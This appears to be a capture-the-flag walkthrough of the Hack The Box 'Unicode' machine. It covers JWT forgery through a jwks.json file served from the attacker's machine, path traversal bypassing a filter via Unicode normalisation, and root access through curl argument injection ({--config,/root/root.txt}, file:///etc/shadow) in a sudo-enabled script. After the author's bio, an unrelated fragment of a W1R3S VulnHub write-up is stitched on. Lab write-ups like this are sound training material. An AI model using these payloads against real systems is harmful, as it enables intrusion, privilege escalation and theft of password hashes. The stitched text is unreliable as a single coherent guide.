
We already know it exists, so we just need to access it and redirect it to our Kali Machine. On Kali machine we set up a crafted ‘jwks.json’ file. Let’s craft the ‘jwks.json’ file.
The above is edited and replaced it with RSA n value which we have generated. Once you edit that, start a HTTP sever where that file is present. Everything is set, now the only thing is to copy the encoded JWT from the online website.
I am using Firefox add-on called ‘cookie editor’ to replace cookies easily. Save it and refresh the page.
We got the admin dashboard access. If you click on any of the saved reports, it will display you below message.

As you can see from address bar, it is fetching that pdf file from different location. There’s a possibility of path traversal attack. Let’s try to read any local file.
1
../../../../etc/passwd
It is filtering our inputs, we need to bypass it. To bypass that we have to use ‘unicode’ characters. Below blog explains how to use it and it’s impact.
None of these files are useful for our cause. They don’t have any information which can help us to gain shell access. However, we know that NginX is running on the machine, we can guess the path of configuration file.
server{ #Change the Webroot from /home/code/coder/ to /var/www/html/ #change the user password from db.yaml listen 80; location / { proxy_pass http://localhost:8000; include /etc/nginx/proxy_params; proxy_redirect off; } location /static/{ alias /home/code/coder/static/styles/; }
}

One of the file gives us this above information about password change for the user and it has already given the path of the file too. Let’s read it.
┌──(root💀kali)-[~/hackthebox/machine/unicode] └─# ssh code@10.10.11.126 The authenticity of host '10.10.11.126 (10.10.11.126)' can't be established. ED25519 key fingerprint is SHA256:SnMpKuOJvoXQsmvAqpabXWgEhnhEAkNeEnQ/zKJnmJs. This key is not known by any other names Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added '10.10.11.126' (ED25519) to the list of known hosts. code@10.10.11.126's password: Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-81-generic x86_64)
8 updates can be applied immediately. 8 of these updates are standard security updates. To see these additional updates run: apt list --upgradable
The list of available updates is more than a week old. To check for new updates run: sudo apt update
Last login: Mon Nov 29 14:14:14 2021 from 10.10.14.23 code@code:~$ id uid=1000(code) gid=1000(code) groups=1000(code) code@code:~$ whoami code code@code:~$ cat user.txt c44ed9130688a2816ef0bbcd5d561f19
privesclation
1 2 3 4 5 6 7
code@code:~$ sudo -l Matching Defaults entries for code on code: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User code may run the following commands on code: (root) NOPASSWD: /usr/bin/treport
We have permission to run the binary file with root’s privileges. Let’s look into it.
1 2 3 4 5 6 7 8 9 10 11 12 13
code@code:~$ sudo /usr/bin/treport 1.Create Threat Report. 2.Read Threat Report. 3.Download A Threat Report. 4.Quit. Enter your choice:1 Enter the filename:test Enter the report:test Traceback (most recent call last): File "treport.py", line 74, in <module> File "treport.py", line 13, in create FileNotFoundError: [Errno 2] No such file or directory: '/root/reports/test' [5308] Failed to execute script 'treport' due to unhandled exception!
Upon executing this binary, it gives us four options to choose. If we choose option one, then ultimately it gives us this above error. Looks like it is a binary file compiled with python.
pyinstxtractor
Using above code we can extract python script from a binary.
┌──(root💀kali)-[~/hackthebox/machine/unicode] └─# scp code@10.10.11.126:/usr/bin/treport . code@10.10.11.126's password: treport 100% 6690KB 80.7KB/s 01:22 ┌──(root💀kali)-[~/hackthebox/machine/unicode] └─# python pyinstxtractor.py treport [+] Processing treport [+] Pyinstaller version: 2.1+ [+] Python version: 38 [+] Length of package: 6798297 bytes [+] Found 46 files in CArchive [+] Beginning extraction...please standby [+] Possible entry point: pyiboot01_bootstrap.pyc [+] Possible entry point: pyi_rth_pkgutil.pyc [+] Possible entry point: pyi_rth_multiprocessing.pyc [+] Possible entry point: pyi_rth_inspect.pyc [+] Possible entry point: treport.pyc [!] Warning: This script is running in a different Python version than the one used to build the executable. [!] Please run this script in Python38 to prevent extraction errors during unmarshalling [!] Skipping pyz extraction [+] Successfully extracted pyinstaller archive: treport You can now use a python decompiler on the pyc files within the extracted directory ┌──(root💀kali)-[~/hackthebox/machine/unicode] └─# ls jwks.json pyinstxtractor.py treport treport_extracted
It extracted the python files and saved it in a directory.
It has a lot of file, we have byte-compiled file. We can’t just read like normal files. We need to disassemble and decompile to read the contents.
pycdc
We will use this above project to do that. We could have used ‘uncompyle6’ but it only supports python version up to 3.8. This byte-compiled file is created with python version 3.9. Clone the project and we need to compile it.
┌──(root💀kali)-[~/hackthebox/machine/unicode/treport_extracted] └─# /root/pycdc/pycdc treport.pyc # Source Generated with Decompyle++ # File: treport.pyc (Python 3.9) Unsupported opcode: <255> import os import sys from datetime import datetime import re
class threat_report: def create(self): Unsupported opcode: <255> file_name = input('Enter the filename:') content = input('Enter the report:') if'../'in file_name: print('NOT ALLOWED') sys.exit(0) file_path = '/root/reports/' + file_name # WARNING: Decompyle incomplete def list_files(self): file_list = os.listdir('/root/reports/') files_in_dir = ' '.join((lambda .0: [ str(elem) for elem in .0 ])(file_list)) print('ALL THE THREAT REPORTS:') print(files_in_dir) def read_file(self): Unsupported opcode: <255> file_name = input('\nEnter the filename:') if'../'in file_name: print('NOT ALLOWED') sys.exit(0) contents = '' file_name = '/root/reports/' + file_name # WARNING: Decompyle incomplete def download(self): now = datetime.now() current_time = now.strftime('%H_%M_%S') command_injection_list = [ '$', '`', ';', '&', '|', '||', '>', '<', '?', "'", '@', '#', '$', '%', '^', '(', ')'] ip = input('Enter the IP/file_name:') res = bool(re.search('\\s', ip)) if res: print('INVALID IP') sys.exit(0) if'file'in ip and 'gopher'in ip or 'mysql'in ip: print('INVALID URL') sys.exit(0) cmd = '/bin/bash -c "curl ' + ip + ' -o /root/reports/threat_report_' + current_time + '"' current_time + '"' os.system(cmd)
Looking at the code, we can see a command is being called to download reports. It is using curl command to do that. It has also filter in place to protect from injection attacks. We can’t possibly run bash commands to gain shell, we have to use curl flags or switches to read either root flag or SSH private keys.
1 2 3 4 5 6 7 8 9 10 11
code@code:~$ sudo /usr/bin/treport 1.Create Threat Report. 2.Read Threat Report. 3.Download A Threat Report. 4.Quit. Enter your choice:3 Enter the IP/file_name:{--config,/root/root.txt} Warning: /root/root.txt:1: warning: '83073a2469b47c0e6c08b421a6aa8539' is Warning: unknown curl: no URL specified! curl: try 'curl --help' or 'curl --manual'for more information
or
1 2 3 4 5 6 7
Enter your choice:3 Enter the IP/file_name:{-K,/root/root.txt} Warning: /root/root.txt:1: warning: '83073a2469b47c0e6c08b421a6aa8539' is Warning: unknown curl: no URL specified! curl: try 'curl --help' or 'curl --manual'for more information Enter your choice:
or use the following to get root flag and /etc/shadow together…
code@code:~$ cd $(mktemp --directory) code@code:/tmp/tmp.cg0X17Nhmm$ touch -- 127.0.0.1 --silent --create-dirs code@code:/tmp/tmp.cg0X17Nhmm$ sudo /usr/bin/treport 1.Create Threat Report. 2.Read Threat Report. 3.Download A Threat Report. 4.Quit. Enter your choice:3 Enter the IP/file_name:* Enter your choice:3 Enter the IP/file_name:File:///root/root.txt % Total % Received % Xferd Average Speed Time Time Time Current Dload Upload Total Spent Left Speed 100 33 100 33 0 0 33000 0 --:--:-- --:--:-- --:--:-- 33000

Enter your choice:3 Enter the IP/file_name:File:///etc/shadow % Total % Received % Xferd Average Speed Time Time Time Current Dload Upload Total Spent Left Speed 100 1183 100 1183 0 0 1155k 0 --:--:-- --:--:-- --:--:-- 1155k Enter your choice:2 ALL THE THREAT REPORTS: threat_report_15_45_38 threat_report_15_44_36 threat_report_15_44_56
Enter your choice:2 ALL THE THREAT REPORTS: threat_report_15_45_38 threat_report_15_44_36 threat_report_15_44_56
Enter the filename:threat_report_15_44_56 83073a2469b47c0e6c08b421a6aa8539
As you can see from the command injection list ‘curly brackets’ are not being filtered, we take advantage of that to pass curl config switch to expose root flag.This curl switch actually can’t read the files, but the functionality of that is, if the text file is not in curl Standard format then it just prints out all the content of that given file. I got SSH private keys, but the SSH configuration only accepts password for authentication, not keys.
Summary of knowledge
jwt token forge by using https://jwt.io and https://mkjwk.org/
off-by-slash bug redirect to our local machine
file read bypass by using Unicode normalization
fuzzing file read arg to get db.yaml file content
using pycdc to decompile .pyc file to readable file
command injection list words bypass
privesc through /usr/bin/treport by using curl command injection attacks
Contact me
QQ: 1185151867
twitter: https://twitter.com/fdlucifer11
github: https://github.com/FDlucifer
I’m lUc1f3r11, a ctfer, reverse engineer, ioter, red teamer, coder, gopher, pythoner, AI lover, security reseacher, hacker, bug hunter and more…
root@kali:~# nmap -sn -v 192.168.66.0/24 Nmap scan report for 192.168.66.7 Host is up (0.00030s latency). MAC Address: 00:0C:29:AA:7F:FC (VMware)
1 2 3 4 5 6
root@kali:~# nmap -sV -Pn -v -p- 192.168.66.7 PORT STATE SERVICE VERSION 21/tcp open ftp vsftpd 2.0.8 or later 22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0) 80/tcp open http Apache httpd 2.4.18 ((Ubuntu)) 3306/tcp open mysql MySQL (unauthorized)
root@kali:~# ssh w1r3s@192.168.66.7 The authenticity of host '192.168.66.7 (192.168.66.7)' can't be established. ECDSA key fingerprint is SHA256:/3N0PzPMqtXlj9QWJFMbCufh2W95JylZ/oF82NkAAto. Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added '192.168.66.7' (ECDSA) to the list of known hosts. ---------------------- Think this is the way? ---------------------- Well,........possibly. ---------------------- w1r3s@192.168.66.7's password: Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.15.0-74-generic x86_64)
228 packages can be updated. 0 updates are security updates. .....You made it huh?.... Last login: Mon Jan 22 22:47:27 2018 from 192.168.0.35 w1r3s@W1R3S:~$ id uid=1000(w1r3s) gid=1000(w1r3s) groups=1000(w1r3s),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare) w1r3s@W1R3S:~$ whoami w1r3s
提权
看到w1r3s在sudoers列表中。
1 2 3 4 5 6 7 8
w1r3s@W1R3S:~$ sudo -l
[sudo] password for w1r3s:
Matching Defaults entries for w1r3s on W1R3S.localdomain:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User w1r3s may run the following commands on W1R3S.localdomain:
    (ALL : ALL) ALL